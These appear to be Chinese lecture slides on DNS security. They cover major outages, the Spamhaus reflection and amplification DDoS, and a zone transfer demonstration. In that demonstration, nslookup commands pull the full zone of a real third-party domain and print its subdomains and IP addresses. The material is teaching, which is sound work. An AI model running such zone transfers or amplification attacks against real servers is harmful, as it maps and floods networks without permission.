
# DNS及安全问题

## □ 美东断网事件

Airbnb	CrunchBase	Heroku	PayPal	SaneBox	Tumblr	Wix.com
Amazon.com	DirecTV	HostGator	Pinterest	Seamless	Twilio	WWE Network
Ancestry.com	The Elder Scrolls Online	iHeartRadio	Pixlr	Second Life	Twitter	Xbox Live
The A.V. Club	Electronic Arts	Imgur	PlayStation Network	Shopify	Verizon Communications	Yammer
BBC	Etsy	Indiegogo	Qualtrics	Slack	Visa	Yelp
The Boston Globe	FiveThirtyEight	Mashable	Quora	SoundCloud	Vox Media	Zillow
Box	Fox News	National Hockey League	Reddit	Squarespace	Walgreens	
Business Insider	The Guardian	Netflix	Roblo	Spotify	The Wall Street Journal	
CNN	GitHub	The New York Times	Ruby Lane	Starbucks	Wikia	
Comcast	HBO	Overstock.com	RuneScape	Storify	Wired	



## □ 美东断网事件



# DNS及安全问题

## □ 国家安全

## □ 据报道：

- 伊拉克战争期间，在美国政府授意下，伊拉克顶级域名“.iq”的申请和解析工作被终止，所有以“.iq”为后缀的网站从互联网“蒸发”
- 2004年4月，由于在顶级域名管理权问题上与美国发生分歧，利比亚顶级域名“.ly”也处于全面瘫痪之中，利比亚在互联网上便“消失”了3天



# DNS及安全问题

## □ DNS域传送漏洞

- 在NS（Name Server）主备服务器之间同步数据库，需要使用“DNS域传送”
- 有些NS服务器校验不严格，可以向任意主机传送信息

## □ 危害：

- 网络的拓扑结构、服务器集中的IP地址段
- 敏感主机或服务器的域名和IP地址（如数据库服务器，测试服务器）




# DNS及安全问题

## □ DNS域传送漏洞

## □ Nslookup工具

## □ 查询该站点名字服务器

## □ nslookup -type=ns domain.com



```
C:\Windows\system32\cmd.exe

C:\>nslookup -type=ns mosaiquefm.net
服务器:  public1.114dns.com
Address:  114.114.114.114

非权威应答:
mosaiquefm.net  nameserver = ns1.mosaiquefm.net
mosaiquefm.net  nameserver = ns2.mosaiquefm.net
```



# DNS及安全问题

## □ DNS域传送漏洞

### □ Nslookup工具

### □ 进入nslookup交互shell

### □ 设置: `server ns.domain.com`

### □ 查看: `ls domain.com`



# DNS及安全问题

## □ DNS域传送漏洞

## □ Nslookup工具

```
> server ns2.mosaiquefm.net
默认服务器: ns2.mosaiquefm.net
Address: 5.135.35.255

> ls mosaiquefm.net
[ns2.mosaiquefm.net]
mosaiquefm.net. NS server = ns1.mosaiquefm.net
mosaiquefm.net. NS server = ns2.mosaiquefm.net
mosaiquefm.net. A 51.255.235.190
mosaiquefm.net. A 91.121.34.178
mosaiquefm.net. A 178.33.170.90
178.33.177.208 PTR host = ns1.mosaiquefm.net.mosaiquefm.net
46.105.60.25 PTR host = ns2.mosaiquefm.net
archive A 188.165.91.59
archivev2 A 188.165.91.59
chat A 193.95.93.145
content A 91.134.119.103
live A 193.95.93.146
media A 94.23.44.131
mg2 A 188.165.91.59
mg3 A 87.98.188.37
mobile A 91.121.34.178
ns1 A 178.33.177.208
ns2 A 5.135.35.255
radio A 41.231.53.52
radio A 41.231.53.54
radio A 46.105.75.63
smartstream A 41.224.36.51
stream A 193.95.93.146
video A 178.32.101.245
webradio A 46.105.75.63
webradio2 A 41.231.53.52
webradio3 A 41.231.53.54
webradio4 A 5.135.19.9
webradio5 A 5.135.19.8
www1 A 178.33.170.90
www2 A 5.196.168.173
www3 A 91.121.34.178
www4 A 51.255.235.190
```



# DNS及安全问题

## □ 小结

- DNS安全非常重要，是Web安全和网络空间安全的重要组成部分
- DNS劫持可以成为开展中间人攻击的一个重要手段
- DNS的某些漏洞，可能导致网站被攻陷
- DNS已成为互联网的脆弱点之一，屡次成为DDoS攻击的目标



# Spamhaus遭遇DDos



**SPAMHAUS SPAMHAUS SPAMHAUS**

# DNS及安全问题

反射

放大

## ❑ Spamhouse遭遇DDoS

- ❑ 2013年3月，欧洲反垃圾邮件机构Spamhaus遭受了DDoS攻击，流量规模打破了互联网DDoS攻击的记录——300Gbps
- ❑ Spamhaus：反垃圾邮件非盈利组织，维护着巨大的垃圾邮件黑名单
- ❑ 2013年3月，Spamhaus封杀了荷兰网站Cyberbunker的一些服务器，引发了恶意黑客们的报复性DDoS攻击
- ❑ 攻击利用了互联网上大量DNS服务器，发动了DNS反射式放大攻击




# DNS及安全问题

## ❑ Spamhause遭遇DDoS

- ❑ 2013年3月18日开始攻击，强度在10Gbps，Spamhaus求助专业的Cloudflare公司，抵御DDoS
- ❑ 19日，攻击强度骤然上升到90Gbps；22日则达到120Gbps

Cloudflare抓到的峰值高达120Gbps




据称，骨干网曾出现了超过300Gbps的攻击流量！

# DNS及安全问题

## □ Spamhouse遭遇DDoS

## □ Cloudflare宣称使用Anycast技术成功抵御了攻击

## □ 攻击者转而攻击Cloudflare的上一级网络运营商，对局部地区的网络造成了影响



# DNS及安全问题

□ Spamhause遭遇DDoS

□ 原理分析

$$100\text{Gbps} = 1\text{Mbps/台} * 10\text{万台}$$

□ 考虑网速限制、主机活跃时间等因素，实际参与主机数量远大于10万台！！

□ 攻击使用了僵尸网络

□ 僵尸网络成本？





# DNS及安全问题

## ❑ Spamhause遭遇DDoS


### ❑ 反射式DNS放大DDoS


### ❑ 反射:

- ❑ EDNS查询报文使用UDP协议
- ❑ 修改源IP为攻击目标的IP

### ❑ 放大


- ❑ 大量开放的DNS服务器支持EDNS
- ❑ EDNS响应包大于512字节
- ❑ EDNS使用UDP协议
- ❑ 发送60字节的查询, 得到4000+字节回复







## 反射式DNS放大查询



# DNS及安全问题

## □ 小结

- DNS安全非常重要，是Web安全和网络空间安全的重要组成部分
- DNS劫持可以成为开展中间人攻击的一个重要手段
- DNS的某些漏洞，可能导致网站被攻陷
- DNS已成为互联网的脆弱点之一，屡次成为DDoS攻击的目标



# Github DDoS事件



# 121断网事件

## □ 概况

- 2014年1月21日15时20分左右中国顶级域名根服务器出现故障，大部分网站受影响。
- 国内部分用户无法访问.com域名网站，腾讯、百度、京东、优酷等大批网站无法正常访问。
- 很多网站被解析到65.49.2.178这一IP地址，而这个地址指向的是位于美国北卡罗来纳州卡里镇的DynamicInternetTechnology公司。



# 121断网事件

## DNS故障

时间：北京1月21日

事件：全国大范围DNS出现故障

下午15时20分左右，中国顶级域名根服务器出现故障，大部分网站受影响。

此次故障未对国家顶级域名.CN造成影响，所有运行服务正常。

经过360安全卫士测试，很多网站被解析到域名“65.49.2.178”

据金山毒霸查询，65.49.2.178这个IP地址位于美国北卡罗莱纳州卡里镇某公司。

DNS是域名系统（Domain Name System）的缩写，是因特网的一项核心服务，它作为可以将域名和IP地址相互映射的一个分布式数据库，能够使人更方便的访问互联网。



由于根服务器涉及到全球的网络安全，此前，欧盟等向美国提出将互联网根服务器移出来放在联合国，由联合国成立一个管理机构进行管理，但这个提议被美国拒绝。


# 121断网事件

- ❑ 此次故障未对国家顶级域名.CN造成影响，所有运行服务正常。
- ❑ 有分析称，全国有2/3的网站受到影响；国内2/3DNS处于瘫痪状态。
- ❑ 新浪官微：粗略估算，受到影响的国内用户超过2亿，平均受影响时间在3小时左右。网络安全专家都认为，这次DNS污染事件影响之广、范围之大在国内尚属首例。
- ❑ 微博调查也显示，截至19点24分，有84.8%的用户遭遇了DNS故障，引发网速变慢和打不开网站的情况。
- ❑ CSDN的消息：根据基调网络监测报表中心数据反馈，此次故障影响范围广，波及了多个行业，影响时间将超过12个小时。

